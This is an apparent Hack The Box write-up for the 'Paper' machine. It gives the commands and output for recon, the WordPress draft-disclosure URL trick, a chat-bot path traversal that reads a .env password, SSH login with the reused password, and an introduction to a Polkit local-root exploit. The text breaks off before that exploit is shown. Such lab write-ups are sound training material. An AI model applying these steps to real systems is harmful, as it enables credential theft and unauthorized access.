HACK THE BOX · MACHINE WRITEUP

Paper



A leaked response header exposes a hidden WordPress vhost, whose chain of information leaks ends in Rocket.Chat and a vulnerable Polkit install.

Linux | Easy | Wordpress | Info Disclosure | Credential Reuse | polkit

Made with **SysReptor**

10.129.136.31	gugeldot	2026-06-15
Target IP	Author	Date

PAPER · WALKTHROUGH

Contents

01 General information 3

1.1 Executive summary 3

1.2 Kill chain 3

02 Reconnaissance 4

03 Foothold 6

04 Privilege escalation 12

05 Flags 14

06 Notes & lessons 14

07 References 14

1. General information

A leaked response header exposes a hidden WordPress vhost, whose chain of information leaks ends in Rocket.Chat and a vulnerable Polkit install.

PLATFORM	Hack The Box
SYSTEM	Linux
DIFFICULTY	Easy
IP	`10.129.136.31`
TAGS	`Wordpress` `Info Disclosure` `Credential Reuse` `polkit`
CVES	`CVE-2019-17671` `CVE-2021-3560`

1.1 Executive summary

Paper is a Linux (CentOS) machine whose only clue to its real attack surface is a custom response header disclosing an internal virtual host. That vhost runs an outdated **WordPress** install vulnerable to an unauthenticated information-disclosure bug that leaks a hidden draft post, which in turn contains a secret invite link to an internal **Rocket.Chat** instance. A chatbot inside that instance can be abused to read arbitrary files, leaking its own configuration and a password that is reused for the box's real SSH account. Root is obtained through a public exploit for a vulnerable **Polkit** package already installed on the host.

1.2 Kill chain

1. A port scan finds SSH, HTTP and HTTPS on a CentOS/Apache host serving only the default "HTTP Server Test Page."
2. Intercepting a plain GET / request in Burp Suite reveals an `X-Backend-Server: office.paper` response header, leaking a hidden internal vhost name.
3. Adding `office.paper` to /etc/hosts reveals a WordPress site ("Blunder Tiffin Inc."). `wpscan` fingerprints WordPress **5.2.3** and enumerates three users.

4. `searchsploit` matches the installed WordPress version to **CVE-2019-17671**, an unauthenticated bug that lets unpublished draft posts be read by reversing the sort order of the public post feed (`?static=1&order=asc`).
5. The leaked draft, a "Threat Level Midnight" screenplay, contains a secret registration URL for an internal Rocket.Chat instance.
6. Inside Rocket.Chat, the installed **recyclops** bot accepts a `file` command that reads arbitrary files unsanitized. Reading the bot's own `.env` leaks its Rocket.Chat account password.
7. That same password is reused by the real Linux account `dwight` over SSH: user flag.
8. `rpm -qa polkit` shows an installed package matching a public local-root exploit for **CVE-2021-3560**, a Polkit race condition that creates a new privileged account via `dbus-send`. Running it escalates to root: root flag.

2. Reconnaissance

Port scan

```
sudo nmap --open -Pn -sS --min-rate 2500 -p- 10.129.136.31
```

Results:


```
PORT    STATE SERVICE
22/tcp  open  ssh
80/tcp  open  http
443/tcp open  https
```

Service & version scan

```
nmap -sCV --open -p22,80,443 10.129.136.31
```

```
22/tcp  open  ssh      OpenSSH 8.0 (protocol 2.0)
80/tcp  open  http     Apache httpd 2.4.37 ((centos) OpenSSL/1.1.1k mod_fcgid/2.3.9)
|_http-title: HTTP Server Test Page powered by CentOS
|_http-server-header: Apache/2.4.37 (centos) OpenSSL/1.1.1k mod_fcgid/2.3.9
443/tcp open  ssl/http Apache httpd 2.4.37 ((centos) OpenSSL/1.1.1k mod_fcgid/2.3.9)
| ssl-cert: Subject: commonName=localhost.localdomain/organizationName=Unspecified/
countryName=US
|_http-title: HTTP Server Test Page powered by CentOS
```

Both HTTP and HTTPS only serve the default CentOS/Apache test page, which gives no obvious vhost or application to target directly.




The default Apache/CentOS test page served on both port 80 and 443.

3. Foothold

Intercepting a plain request to the server root in Burp Suite shows an uncommon custom response header:

```
GET / HTTP/1.1
Host: 10.129.136.31
```

```
HTTP/1.1 403 Forbidden
Server: Apache/2.4.37 (centos) OpenSSL/1.1.1k mod_fcgid/2.3.9
X-Backend-Server: office.paper
```




Burp Suite showing the X-Backend-Server response header leaking the internal vhost name.

`X-Backend-Server: office.paper` leaks the name of an internal virtual host that the default page never links to. Adding `office.paper` to `/etc/hosts` and requesting it directly serves a real site, **Blunder Tiffin Inc.**, a fictional paper company's WordPress blog, confirmed by brute-forcing the vhost with `ffuf`:


```
ffuf -u http://10.129.136.31/ -w SecLists/subdomains_medium.txt -H "Host: FUZZ.paper"
-t 25 -fw 1,2703
```

```
office  [Status: 200, Size: 23705, Words: 1923, Lines: 235, Duration: 316ms]
```



The Blunder Tiffin Inc. WordPress homepage at office.paper.

A comment left on one of the posts, from a user "nick", warns that an unpublished draft should not be exposed to outsiders, an odd thing to worry about out loud:



A blog comment hinting that an unpublished draft should remain private.

`wpscan` fingerprints the WordPress install and its users:

```
wpscan --url http://office.paper -e u
```


```
[+] WordPress version 5.2.3 identified (Insecure, released on 2019-09-04).
[+] WordPress theme in use: construction-techup

[+] prisonmike
[+] nick
[+] creedthoughts
[i] 3 user(s) Identified.
```

`searchsploit` matches this exact version to a known information-disclosure bug:


```
searchsploit WordPress 5.2.3
```

```
WordPress Core < 5.2.3 - Viewing Unauthenticated/Password/Private Posts | multiple/
webapps/47690.md
```



searchsploit matching WordPress 5.2.3 to the unauthenticated draft-disclosure bug.

This is **CVE-2019-17671**: appending `?static=1` to a WordPress URL leaks content that should require authentication, and reversing the order of the returned entries (`&order=asc`) can bring an otherwise-hidden draft to the front of the public feed:




The public advisory (47690.md) explaining the static=1&order=asc disclosure trick.

Requesting `http://office.paper/?static=1&order=asc` surfaces an unpublished draft titled "Threat Level Midnight," a fictional screenplay written by the character Michael Scott. Hidden inside it, as a comment the author forgot was public, is a secret URL:


```
# Secret Registration URL of new Employee chat system
http://chat.office.paper/register/8qozr226AhkCHZdyY

# I am keeping this draft unpublished, as unpublished drafts cannot be accessed by
outsiders.
```



The leaked "Threat Level Midnight" draft containing the secret Rocket.Chat registration link.

That URL registers a new account on an internal **Rocket.Chat** instance at `chat.office.paper`.




The Rocket.Chat registration page reached through the leaked invite link.

Logged in, a bot named **recyclops** is present in the default channels and responds to simple commands, including a `file` command that reads arbitrary files from its own host unsanitized:

```
recyclops file ../hubot/.env
```

```
<!=====Contents of file ../hubot/.env=====>
export ROCKETCHAT_URL='http://127.0.0.1:48320'
export ROCKETCHAT_USER=recyclops
export ROCKETCHAT_PASSWORD=Queenofblad3s!23
export ROCKETCHAT_USESSL=false
<!=====End of file ../hubot/.env=====>
```




The recyclops bot leaking its own .env file, including a plaintext password.

The leaked password, `Queenofblad3s!23`, is reused by the box's real system account, `dwight`:

```
ssh dwight@10.129.136.31
```

```
dwight@10.129.136.31's password:
Last login: Tue Feb  1 09:14:33 2022 from 10.10.14.23
[dwight@paper ~]$ ls
bot_restart.sh  hubot  sales  user.txt
```



Logging in as dwight over SSH with the password reused from the Rocket.Chat bot.

This gives shell access as `dwight` and the user flag.

4. Privilege escalation

Polkit local privilege escalation: CVE-2021-3560

Checking the installed Polkit package version on the host:


```
rpm -qa polkit
```

```
polkit-0.115-6.el8.x86_64
```

`searchsploit` lists a matching public local-root exploit for this exact version range:

```
searchsploit polkit
```

```
Polkit 0.105-26 0.117-2 - Local Privilege Escalation | linux/local/50011.sh
```



searchsploit matching the installed Polkit build to CVE-2021-3560.

This corresponds to **CVE-2021-3560**, a race condition in `polkit-pkit`'s handling of `dbus-send` authentication requests against `org.freedesktop.Accounts`. By racing a `CreateUser` call with the

process disconnecting mid-request, Polkit's temporary authentication can be hijacked to create a new privileged system account without any password prompt. The exploit script is downloaded and served to the target over a local Python web server, then run directly:

